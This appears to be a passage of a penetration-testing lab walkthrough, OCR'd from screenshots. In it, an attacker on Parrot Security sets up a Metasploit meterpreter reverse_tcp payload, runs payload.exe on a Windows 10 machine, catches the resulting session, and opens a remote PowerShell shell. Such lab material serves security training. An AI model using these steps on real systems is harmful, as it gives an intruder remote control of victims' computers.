

Applications Places System
Tue Dec 31, 00:39
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) payload(windows/x64/meterpreter/reverse_tcp) >> show options
Module options (payload/windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) payload(windows/x64/meterpreter/reverse_tcp) >>
Menu
msfconsole - Parrot T...


Applications Places System
Tue Dec 31, 00:41
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) payload(windows/x64/meterpreter/reverse_tcp) >> show options
Module options (payload/windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) payload(windows/x64/meterpreter/reverse_tcp) >> set lhost 192.168.0.18
lhost => 192.168.0.18
[msf](Jobs:0 Agents:0) payload(windows/x64/meterpreter/reverse_tcp) >> set lport 8888
lport => 8888
[msf](Jobs:0 Agents:0) payload(windows/x64/meterpreter/reverse_tcp) >> show options
Module options (payload/windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.0.18 yes The listen address (an interface may be specified)
LPORT 8888 yes The listen port
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) payload(windows/x64/meterpreter/reverse_tcp) >>
Menu
msfconsole - Parrot T...



1. Switch to **Windows 10**, navigate to Downloads folder, and double-click **payload.exe** to run it.



Downloads
File
Home
Share
View
This PC › Local Disk (C:) › Users › Admin › Downloads ›
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
Music
System32
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
Today (1)
payload
12/31/2024 12:25 AM
Application
7 KB
Earlier this year (2)
FS
6/2/2024 8:31 PM
Compressed (zipp...
10 KB
odbg110
6/2/2024 8:27 PM
Compressed (zipp...
1,303 KB
3 items
Type here to search
12:44 AM
12/31/2024




1. Switch to **Parrot Security**, list sessions, and interact with session 1:

   sessions -i

   sessions -i 1



Applications Places System
Tue Dec 31, 00:48
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:1 Agents:1) payload(windows/x64/meterpreter/reverse_tcp) >> sessions -i
Active sessions
Id Name Type Information Connection
1 meterpreter x64/windows DESKTOP-S1FADJT\Admin @ DESKTOP-S1FADJT 192.168.0.18:8888 -> 192.168.0.101:50153 (192.168.0.101)
[msf](Jobs:1 Agents:1) payload(windows/x64/meterpreter/reverse_tcp) >>
Menu
msfconsole - Parrot T...




1. Load PowerShell module and drop into PowerShell shell:


   load powershell

   powershell_shell

